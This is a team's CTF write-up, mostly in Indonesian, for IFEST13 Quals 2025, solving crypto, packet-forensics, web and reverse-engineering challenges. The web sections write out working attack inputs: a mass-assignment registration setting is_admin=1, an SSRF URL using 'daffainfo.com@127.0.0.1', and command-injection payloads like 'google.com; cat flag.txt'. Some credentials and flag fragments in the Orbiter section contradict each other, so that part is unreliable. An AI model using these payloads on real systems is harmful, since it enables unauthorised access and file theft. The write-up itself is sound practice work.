

WRITE UP CTF

IFEST13 QUALS 2025



no fasilkom no worries

llcxmn

sankya

sanihiho

Daftar Isi

Daftar Isi	1
Welcome	2
WELCOME	2
Flag: IFEST13{JANGAN_LUPA_BERDOA_SESUAI_KEYAKINAN_MASING_MASING}	2
CRYPTO	2
Brute	2
Flag: IFEST13{happy_brute_as_long_as_possible_lol_it_wont_be_the_flag_isnt_it?}	4
Forensics	5
Ququerer	5
Flag: IFEST13{M4ST3R_R3CONSTRUCT0R_PACK3T}	8
WEB	9
Web V1	9
Flag: IFEST13{4b0a3c7d05927b28970fdfffe803e7fb}	10
Orbiter	11
Flag: IFEST13{345Y_P34SY_L3M0N_5QU332Y}	15
REV	16
free flag	16
Flag: IFEST13{w3ll_n07h1n9_1z_fr33_1n_l1f3_s0_7h15_1z_n07_s0_fr33_4f73r_4ll}	20

Welcome

WELCOME
100

Flag:

IFEST13{JANGAN_LUPA_BERDOA_SESUAI_KEYAKINAN_MASING_MASING}

CRYPTO

Brute
340

No need fancy crypto trick just brute, and btw you have to spin up to 20 vms with multi-thread to make it fast enough

Pada challenge ini kita diberi dua file satu berisi cipher dan satu kode how to cipher.

```
from Crypto.Util.number import getStrongPrime
m = int.from_bytes("IFEST13{????}".encode())
p = getStrongPrime(1024)
q = getStrongPrime(1024)
n = p * q
print(f'{pow(m, 0x10001, n)}\n{n}\n{p >> 40}')
```

Kodenya cukup simple, but the reversing not so easy. Hal yang jelas, kita harus recover n, p, dan q buat dapetin m. p yang kita punya bukan p asli karena p yang kita punya kehilangan 40 bit karena shift ke kanan, anggap p nya adalah p_high, maka $p = p_{high} * 2^{40} + x$, di mana x adalah 40 bit yang hilang. Nah buat cari x, kita bisa pake coppersmith method pake tools dari sageMath, yaitu small_roots. Jadi x sudah dapat, berarti $p = p_{high} * 2^{40} + x$ juga udah dapat, otomatis q juga

dapat karena $n = p * q \Leftrightarrow q = n / p$. Assekkk dah dapat semua, kita bisa dapetin m dengan informasi tadi berdasarkan persamaan ini,

$$\phi(n) = (p - 1)(q - 1)$$

$$d = e^{-1} \pmod{\phi(n)}$$

$$m = c^d \pmod{n}$$

Abis itu tinggal di-convert deh,

```
from sage.all import *

# Given values
c = 101903083281322988103707928304074986497271166948958874828975714707908766719094
173799025773248038488506559544710820890609521941857214255416329701064094774094
601794545911375115968324217373537547681759744437948872116324293207283549251073
210008902559883790050728897072132923198471995840758932387351468357369794023806
140282453905037935522967470769843949307252516325916254714269013140913238690577
80461687871597918704838734422002502048443745431160042540264576630521738846564
146298311848314312485950409679793356254850861500173793596473075666071271001903
20972594606082853976569219798608787775461446205014804326191379628416459
n = 220528672100599850567239883247234374696439352292843827425455725071933840981021
192622280015985290236540737578463107551242626366338693479820510021915112403791
410515855960435833924435365374865119855664131143585016205931503251559807144273
780899227688983344190543901299315561298838358625793706068622675364394880402739
738371680421661901695092595148696058138499344128793273760820768328358051739229
144326146625092766447292331586389942379989162729493302157080159313663064302068
367717020056451402911643519689021342119305083355827044926753625756958216180374
39189132191250206861088835015459823510074661891457866577589023776648751
p_high = 138398228938242977290956349154712526327465608129677172002562239407676097284597
892604642541735116262199110899389173013415023231356739796256927576905061498760
222434453315905920861684849512303589509164929424151033355318032546176479325956
586655296074717479220347079941178337950508153135271887365359007

a = p_high * (2**40) # Reconstruct p_high << 40

R = PolynomialRing(Zmod(n), names=('x',))
x = R.gen()
f = x + a

# Find small roots using Coppersmith's method
```

```
x0 = f.small_roots(beta=0.33)

x0 = int(x0[0])
p = a + x0
if n % p == 0:
    q = n / p
    e = 0x10001
    phi = (p - 1) * (q - 1)
    d = inverse_mod(e, phi)
    m = pow(c, d, n)
    byte_length = (m.bit_length() + 7) // 8
    flag_bytes = m.to_bytes(byte_length, 'big')
try:
    flag = flag_bytes.decode()
    print(flag)
except UnicodeDecodeError:
    print("Flag: ", flag_bytes.hex())
```

```
happy_brute__as_long_as_possible_lol_it_wont_be_the_flag_isnt_it?
sage: |
```

Btw aku make conda & sage env, lama bgt installnya, anyway, outputnya tinggal di-wrap ke format flag.

Flag: IFEST13{happy_brute_as_long_as_possible_lol_it_wont_be_the_flag_isnt_it?}

Forensics

Ququerer

250

permisi paket, mau bayar cash apa qrис?

Jadi kita diberi file .pcap atau packet capture, langsung saja cuss ke wireshark buat dianalisis. Pertama yang dilintas pikiran ya follow


```
+...xVX.d1...i.....U.H..vg...N.....*~.#.....,@.....]fu|^~.?t....;..I...VTlo7.....>.I...T..+"..
e.....am....z...81`UuGz.L ....bG-....s.R..d..G.....H....a....z.M.r4...
.G.#.K.u`..v..R+.....d7....w....Yo...(D..Qxq..1kp.s6..e.0).L.!...I..5..n....z....v....Z..0{4.+.m\S+w.
?..w....?c.N...8..v!..'.-{@8WLX.l N7..[...~*N....d.c.r.&1..f...
..!.J..0~I.yh#.;k..P..R....1....V..\.{QVF.....) ..v.TBBM...0....e...|..p}....o0..BR.F...|.....Zm...
.A....=tt.....@).....Zfoz.....9._!9_@.b.a.B_.F.0.*d..g+..~.._q.....tt .x."....jEf3..5.
bY..S.T0%)<.n...4...
.|.#..Ip.D`..X.Sc.J... ....~.#u .....9.....+..b..A-....F....a6f*{8[B.....L.....R;|.8r.)..6)|^1...
C..P...
.s...O.Uy..+.!R..s.....N..L....'UM....pd.{0..9....(o..no..7sm..f..C.....|D..*;...f.7...V.y.....
...>R...X..{.&....x..LI.2.;E...7].r\s...s.f.....4`..6f...t]....SF....pSb.*.H.....<s....7.8....oG
3rf{T.....7.1.z.V.xy..h.5.0b`.{NZ..&.z!.*.....?3w... ...p."..6.<.....r...?..?...&..8.
.....'J.:..B@..~.NG.]...GY.T*/.x08.UEO&'gmt.g.n._.....<zRM:..!.4...}<.S9.x..Gi.V2...rY..4E..p..uP..$$.r
3.....[...e...
.\1.....*...+.K'.....:3..V..@.....y)=.;*..,.?..Q.8.:y`.....OL....w^k.0..(..4u.X..!.CF.<..lw.....V&.(.
.>..X?.....c5....i.%Ew;8pW.[.^1f.....
.1.s.....\....Kz..R.f.....afi....c....P..M....bJ.+X+D..T6... ..'.d..{.#[.&..XJ.d//..B..N..\.pIt.s.mi
.X..&.jR.v...c$.z..H~.....#...^..C.7.....0[.....P... .q..w...8.....4....f.....n.M.
W.H.....8..p....`?..h.aK& `..ppvTP.&@
...x..L..~}.^..08~....f.DP..F.....Me\..dh...W;N.3v....Y.Az..U.....e....k{.j..i..J.;<.r.
3.,..r.fi.j..[....\.`.d....KS....'7k X..K.g.6.:a...B..b.....D.^..5..%"g..z..&a.8.M.....-sX...
.......
...g<..k4mU....]
S....s).i!...*..../yS.M..:/..e.T...S...P
xn..xwf. ...#R.
```

```
9w.....rfwmbtfmrnshqktfjptx.supabase.co.....
9w.....rfwmbtfmrnshqktfjptx.supabase.co.....@.....h.&
```

PING_Y.FX... | . . .OPROBE..B.>.HEALTH_CHECKj.Uz...U.P>.

Sudah liat sana sini, ternyata gada hubungannya dengan flag, mari liat packet capture nya (males bgt cik),

33 3.610489	192.168.39.198	104.18.38.10	UDP	93 37036 → 443 Len=45
34 3.648674	194.18.38.10	192.168.39.198	UDP	70 443 → 37036 Len=22
35 3.659925	192.168.39.198	104.18.38.10	UDP	93 37036 → 443 Len=45
36 3.757336	127.0.0.1	127.0.0.1	ICMP	135 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 37)
37 3.757354	127.0.0.1	127.0.0.1	ICMP	135 Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 36)
38 3.883546	192.168.39.198	172.67.159.102	DNS	66 Unknown operation (9) 0x5049 [Malformed Packet]
39 3.943803	127.0.0.1	127.0.0.1	ICMP	135 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 40)
40 3.943819	127.0.0.1	127.0.0.1	ICMP	135 Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 39)
41 3.999749	127.0.0.1	127.0.0.1	ICMP	135 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 42)
42 3.999762	127.0.0.1	127.0.0.1	ICMP	135 Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 41)
43 4.125479	192.168.39.198	202.114.92.91	TCPP	64 Echo (ping) request id=0x0000, seq=0/0, ttl=64



Setelah liat packet satu persatu ternyata packet icmp dengan length >= 100 dari byte 32 masing-masing berisi signature PNG dan chuck IEND, setelah meng-convertnya menjadi sebuah PNG file didapatkan seperti ini :



Woilah qr code nya ngintip, jadi saya mencoba memfilter packet icmp dengan length >= 100 untuk diconvert menjadi gambar, dengan script berikut :

```
from PIL import Image
import os
import os
import scapy.all as scapy

pcap = scapy.rdpcap('ququerer.pcap')

output_dir = 'imagez'
os.makedirs(output_dir, exist_ok=True)

count = 0
for pkt in pcap:
    if pkt.haslayer(scapy.ICMP) and len(pkt) > 100:
        raw = bytes(pkt.payload)
        fragment = raw[32:]
        fname = os.path.join(output_dir, f'image_{count:04d}.jpg')
        with open(fname, 'wb') as f:
            f.write(fragment)
        count += 1

paths = sorted(
    os.path.join(output_dir, f)
    for f in os.listdir(output_dir)
    if f.lower().endswith('.jpg'))
)
```

```

imgs = [Image.open(p) for p in paths]
max_w = max(i.width for i in imgs)
total_h = sum(i.height for i in imgs)
canvas = Image.new('RGB', (max_w, total_h), (255, 255, 255))
y = 0
for i in imgs:
    x = (max_w - i.width) // 2
    canvas.paste(i, (x, y))
    y += i.height
canvas.save('tez.png')

```

Script tersebut menghasilkan gambar berikut :



Hmmm, tidak bisa di-scan. Gambarnya yang agak lonjong membuat saya curiga, setelah melihatnya dengan seksama, ternyata setiap fragment gambarnya double, jadi increment iterasinya saya naikkan menjadi 2, dengan script berikut :

```

from PIL import Image
import os
import os
import scapy.all as scapy

pcap = scapy.rdpcap('ququerer.pcap')

output_dir = 'imagez'
os.makedirs(output_dir, exist_ok=True)

count = 0
for pkt in pcap:
    if pkt.haslayer(scapy.ICMP) and len(pkt) > 100:
        raw = bytes(pkt.payload)
        fragment = raw[32:]
        fname = os.path.join(output_dir, f'image_{count:04d}.jpg')
        with open(fname, 'wb') as f:
            f.write(fragment)

```

```
count += 1

paths = sorted(
    os.path.join(output_dir, f)
    for f in os.listdir(output_dir)
    if f.lower().endswith('.jpg')
)
imgs = [Image.open(p) for p in paths]
max_w = max(i.width for i in imgs)
total_h = sum(i.height for i in imgs)
canvas = Image.new('RGB', (max_w, int(total_h / 2 + 1)), (255, 255, 255))
y = 0
for i in imgs[::-2]:
    x = (max_w - i.width) // 2
    canvas.paste(i, (x, y))
    y += i.height
canvas.save('tez.png')
```



Dan benar saja qr code nya tidak lonjong lagi dan dapat di-scan.

The image shows a screenshot of a QR code scanner application. On the left, under 'Select QR Image', there is a dashed rectangular area containing a small QR code icon and the word 'tez' below it. A note at the bottom says 'All image types allowed.' On the right, under 'Scanned Data', the text 'IFEST13{M4ST3R_R3CONSTRUCT0R_PACK3T}' is displayed.

Flag: IFEST13{M4ST3R_R3CONSTRUCT0R_PACK3T}

WEB

Web V1

280

This is my first time making a website using Python!!!! 😊

Pada challenge ini, kita diberikan sebuah .zip file, langsung saja kita analisis file app/main.py. terdapat potongan kode sebagai berikut :

```
@app.route('/')
def index():
    if 'user_id' not in session:
        return redirect('/login')

    user = db.session.get(User, session['user_id'])
    if user.is_admin == '1':
        return render_template('index.html', admin=True,
username=user.username)
    else:
        return render_template('index.html', admin=False,
username=user.username)
```

melihat ada user.is_admin menandakan adanya atribut is_admin

```
@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method=='POST':
        data = request.form.to_dict()
        data['password'] = hash_password(data['password'])
        user = User(**data)
        db.session.add(user)
        db.session.commit()
        return redirect('/login')
```

Hal pertama kali yang terlintas dipikiran adalah membuat akun dengan atribut is_admin=1 karena request.from.to_dict() bakal blindly masukin semua atribut termasuk is_admin = 1. Abis tu kita register

```
victus@LAPTOP-JB4CFUEF:~$ curl -X POST http://103.163.139.198:12312/register \
-F "username=foofoofoahfah" \
-F "password=yntkts" \
-F "is_admin=1"
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.

```



Berhasil masuk dengan akun yang diregister tadi, terus dihadapkan dengan admin fetcher, mari kita kembali ke main.py,

```
@app.route('/internal')
def internal():
    if request.remote_addr != '127.0.0.1':
        abort(403)
    return "Flag: IFEST13{fake_flag}"
```

Dari gambar di atas, berarti kita harus akses 127.0.0.1/internal tapi tidak bisa, liat lagi ke atas

```
if 'daffainfo.com' not in url:
    result = "Error: Only URLs with hostname 'daffainfo.com' are allowed."
```

Ternyata dalam url yang ingin di-fetch harus ada daffainfo.com, jadi kita bisa kasi payload <http://daffainfo.com@127.0.0.1:1337/internal>, di mana si dafa sebagai userinfo dan bakalan di-ignore buat DNS resolution.

Fetched Content:

Flag: IFEST13{4b0a3c7d05927b28970fdffffe803e7fb}

Flag: IFEST13{4b0a3c7d05927b28970fdffffe803e7fb}

Orbiter

480

3 people go to the moon, keep in communication with them

Diberikan sebuah link website, dengan tampilan sebagai berikut:



The image shows a login form titled "ISS Login". It contains two input fields: "Username:" and "Password:", each with a corresponding text input box. Below the password field is a "Forgot Password?" link. At the bottom is a green "Login" button.

Setelah memeriksa isi source code dari halaman tersebut, tidak ditemukan informasi yang mencurigakan atau berguna. Oleh karena itu, kami mencoba melakukan enumerasi direktori menggunakan **dirb** untuk mencari tahu apakah terdapat direktori tersembunyi yang dapat diakses.

```
/mnt/e/CTF/ifest/files on main !2 ?42
dirb http://103.163.139.198:8181/ /usr/share/wordlists/dirb/common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Sun May 11 20:12:13 2025
URL_BASE: http://103.163.139.198:8181/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://103.163.139.198:8181/ ---
+ http://103.163.139.198:8181/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://103.163.139.198:8181/logo/
+ http://103.163.139.198:8181/phpinfo.php (CODE:200|SIZE:75628)
+ http://103.163.139.198:8181/server-status (CODE:403|SIZE:282)

--- Entering directory: http://103.163.139.198:8181/logo/ ---

END_TIME: Sun May 11 20:15:18 2025
DOWNLOADED: 9224 - FOUND: 3
```

Dari hasil pemindaian menggunakan **dirb**, ditemukan 3 direktori yang ada, namun hanya **/phpinfo.php** saja yang bisa diakses (code:200). Lalu, setelah diakses berikut merupakan tampilannya



Pada halaman tersebut, kami menemukan beberapa nilai pada variabel **\$_SERVER** yang mencurigakan, antara lain:

- **\$_SERVER['FLAG-ID']** = Armstrong
- **\$_SERVER['FLAG-PASS-TRUE']** = 345Y_P34SY
- **\$_SERVER['SECRET_FLAG']** = (berisi array nilai hexadesimal)

Kami berasumsi bahwa **FLAG-ID** dan **FLAG-PASS-TRUE** merupakan username dan password yang dapat digunakan untuk login ke halaman utama sebelumnya. Sementara itu, bagian **SECRET_FLAG** tampaknya berisi flag yang disamarkan dalam bentuk heksadesimal.

Setelah menyalin isi dari SECRET_FLAG dan melakukan decoding menggunakan CyberChef, kami memperoleh hasil sebagai berikut:


* flag (part 1) : 34SY_P345Y

Kemudian, kembali ke /login.php, login menggunakan username dan password berikut:

username : Amstrong

password : 34SY_P345Y

Dan ternyata kami berhasil login!! Berikut tampilan halamannya



Setelah berhasil login ke halaman utama menggunakan kredensial yang ditemukan sebelumnya, kami mulai menganalisis cara kerja dari fitur yang tersedia di website tersebut. Ternyata, website ini menyediakan fungsi untuk melakukan ping terhadap sebuah IP atau domain. Apabila input yang diberikan tidak valid, maka sistem akan menampilkan pesan error.

Berdasarkan pola ini, kami mencurigai bahwa input yang dimasukkan langsung dieksekusi oleh sistem, sehingga berpotensi rentan terhadap command injection. Untuk menguji hal ini, kami mencoba mengirimkan payload berikut: *google.com; ls*

Result:

```

PING google.com (142.251.175.113) 56(84) bytes of data.
64 bytes from sh-in-f113.1e100.net (142.251.175.113): icmp_seq=1 ttl=106 time=
64 bytes from sh-in-f113.1e100.net (142.251.175.113): icmp_seq=2 ttl=106 time=
64 bytes from sh-in-f113.1e100.net (142.251.175.113): icmp_seq=3 ttl=106 time=
64 bytes from sh-in-f113.1e100.net (142.251.175.113): icmp_seq=4 ttl=106 time=

--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 12.758/12.833/12.890/0.052 ms
auth.php
flag.txt
index.php
login.php
logo
logout.php
phpinfo.php
secret.txt
style.css
true_flag.txt

```

Hasilnya, perintah berhasil dieksekusi dan sistem menampilkan output dari

perintah ls, yang menandakan bahwa situs ini memang rentan terhadap command injection.

Kami menduga bahwa file flag.txt atau true_flag.txt berisi bagian dari flag. Maka, kami mencoba membaca isi file flag.txt terlebih dahulu menggunakan perintah: *google.com; cat flag.txt*

Namun, hasil yang kami dapatkan adalah: **NOT IN HERE**

Artinya, flag tidak berada di file tersebut. Kami kemudian mencoba membuka file true_flag.txt dengan: *google.com; cat true_flag.txt*

Dan berhasil mendapatkan bagian ketiga dari flag: (3)5QU332Y

Selanjutnya, kami mencoba mengecek isi dari file secret.txt menggunakan payload: *google.com; cat secret.txt*

Hasil yang kami dapatkan adalah sebuah string heksadesimal panjang:

**f1b1e6e09e23c2ead618c173cc782f42ab1fa7d07c4a5c91c30db0821fb832
2b**

Kami menduga bahwa ini merupakan bagian kedua dari flag, namun kami tidak mengetahui metode enkripsi atau hashing apa yang digunakan. Upaya untuk mendekripsinya dengan hash umum seperti MD5, SHA-1, dan SHA-256 tidak memberikan hasil yang relevan.

Karena tidak menemukan cara pasti untuk mendekripsi string tersebut, kami mencoba melakukan asumsi berdasarkan pola flag yang sudah didapat:

Part 1: 34SY_P345Y (ditemukan dari phpinfo.php)

Part 3: 5QU332Y (ditemukan di true_flag.txt)

Melihat pola ini, kami mengasumsikan bahwa part 2 kemungkinan berupa kata sandi bertema CTF atau hal yang sejenis, dan mencoba menebak bahwa bagian tengahnya mungkin adalah: L3M0N

Meskipun bagian tengah (L3M0N) didapat melalui asumsi, kami memutuskan untuk mencobanya terlebih dahulu. Ternyata, setelah melakukan submit, flag tersebut berhasil diterima sebagai jawaban yang benar.

Flag: IFEST13{345Y_P34SY_L3M0N_5QU332Y}


REV

free flag

280


Mr. Shock is feeling generous today, so here's an attached program that will give you the flag. Just in case you don't know who this generous person is.

Diberikan sebuah file binary, yang ketika dijalankan akan seperti ini



```
./freeflag
I'm so sorry, I forgot what the flag is, could you please try to guess it first?
flag:
```

Selanjutnya, kami melakukan command **strings** untuk mencari petunjuk, dan ternyata ditemukan hal berikut



```
c@E+"
/proc/self/ex
/dev-hm
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 5.00 Copyright (C) 1996-2025 the UPX Team. All Rights Reserved. $
r9aQ
r9aQ
r9\b
4:vM
L50I
d62+
```

Artinya, file binary ini telah diproteksi menggunakan UPX executable packer. Oleh karena itu, sebelum bisa dilakukan decompiling atau analisis lebih lanjut, kita perlu melakukan proses unpacking terlebih dahulu untuk mendapatkan binary dalam bentuk aslinya.

```
./upx -d freeflag -o originial
      Ultimate Packer for eXecutables
      Copyright (C) 1996 - 2025
UPX 5.0.1      Markus Oberhumer, Laszlo Molnar & John Reiser      May 6th 2025
File size       Ratio      Format      Name
-----<-----<-----<-----<
 14976 <-     7484    49.97%   linux/amd64  originial

Unpacked 1 file.
```

Setelah berhasil melakukan proses decompress menggunakan UPX, kini file binary tersebut sudah berada dalam bentuk aslinya. Dengan demikian, kita dapat melanjutkan ke tahap berikutnya, yaitu melakukan decompiling untuk menganalisis isi dan logika dari program tersebut.

Di sini kami menggunakan Ghidra untuk melakukan decompiling program, dan didapatkan potongan fungsi **main** seperti berikut:

```

1
2 undefined8 FUN_00401080(void)
3
4 {
5     char * __s;
6     size_t sVar1;
7     char * __dest;
8     ulong uVar2;
9     ulong uVar3;
10    bool bVar4;
11    char local_41b;
12    char local_41a;
13    char acStack_419 [1025];
14
15    puts("I'm so sorry, I forgot what the flag is, could you please try to guess it first?");
16    __s = acStack_419 + 1;
17    printf("flag: ");
18    fgets(__s,0x400,stdin);
19    sVar1 = strlen(__s);
20    if ((sVar1 != 0) && (acStack_419[sVar1] == '\n')) {
21        acStack_419[sVar1] = '\0';
22    }
23    sVar1 = strlen(__s);
24    __dest = &local_41b;
25    bVar4 = sVar1 == 0x46;
26    for (uVar3 = 0; uVar3 < sVar1; uVar3 = uVar3 + 2) {
27        if (!bVar4) goto LAB_0040115f;
28        __dest = strncpy(__dest,__s + uVar3,2);
29        uVar2 = 0;
30        if ((local_41b != '\0') && (local_41a != '\0')) {
31            uVar2 = (uVar3 + 1) * ((long)local_41a + (long)local_41b * 0x100);
32        }
33        bVar4 = *(uint *)((long)&DAT_00402360 + uVar3 * 2) == uVar2;
34    }
35    if (bVar4) {
36        puts("\n Wow congrats, that is indeed the correct flag");
37    }
38    else {
39LAB_0040115f:
40        puts("\n Uhmm, I'm afraid that's wrong");
41    }
42    return 0;
43}

```

Program meminta user untuk memasukkan sebuah flag. Jika benar, akan mencetak pesan sukses. Jika salah, akan mencetak pesan gagal. Flag dicek menggunakan algoritma tertentu tanpa menyimpan string flag secara langsung. Berikut untuk analisis lebih lanjut dari program.

Setelah pengguna memasukkan input, program akan memeriksa setiap 2 karakter dari input tersebut. Tiap pasangan karakter dikonversi menjadi sebuah bilangan uint16_t, kemudian dikalikan dengan bilangan ganjil ($2^i + 1$) dan dibandingkan dengan nilai yang sudah disimpan dalam memori di alamat 0x402360.

Dengan kata lain, validasi flag dilakukan dengan cara:

$\text{expected}[i] == (2^i + 1) * ((\text{char1} \ll 8) + \text{char2})$

Jika semua pasangan karakter menghasilkan nilai yang sesuai, maka flag dianggap benar.

Nilai expected ini merupakan array sebanyak 35 buah bilangan uint32_t (setiapnya 4 byte), sehingga total panjang flag yang diharapkan adalah 70 karakter (karena tiap 2 karakter = 1 angka).

Dari hasil reverse engineering, diketahui bahwa:

- Setiap nilai dalam array expected di file binary adalah hasil enkripsi dari 2 karakter flag.
- Proses enkripsinya adalah: $val = (2*i + 1) * ((char1 << 8) + char2)$
- Maka untuk membalik proses ini, kita cukup:
 - 1) Membagi setiap nilai val dengan $(2*i + 1)$
 - 2) Mengambil high-byte dan low-byte hasilnya sebagai dua karakter flag

Berikut script Python yang digunakan untuk mengambil dan mendekripsi flag dari file binary:


```
import struct

with open('original', 'rb') as f:
    data = f.read()

vaddr = 0x402360
file_offset = data.find(b'\x46\x49\x00\x00') # Bisa diganti hardcoded offset langsung
count = 35
flag = ""

for i in range(count):
    val = struct.unpack_from('<I', data, file_offset + i*4)[0]
    x = val // (2*i + 1)
    flag += chr((x >> 8) & 0xFF)
    flag += chr(x & 0xFF)

print(flag)
```



```
/mnt/e/CTF/ifest/files/upx-5.0.1-amd64_linux on main !2 ?44
python3 tes.py
IFEST13{w3ll_n07h1n9_1z_fr33_1n_l1f3_s0_7h15_1z_n07_s0_fr33_4f73r_4ll}
```

Flag: IFEST13{w3ll_n07h1n9_1z_fr33_1n_l1f3_s0_7h15_1z_n07_s0_fr33_4f73r_4ll}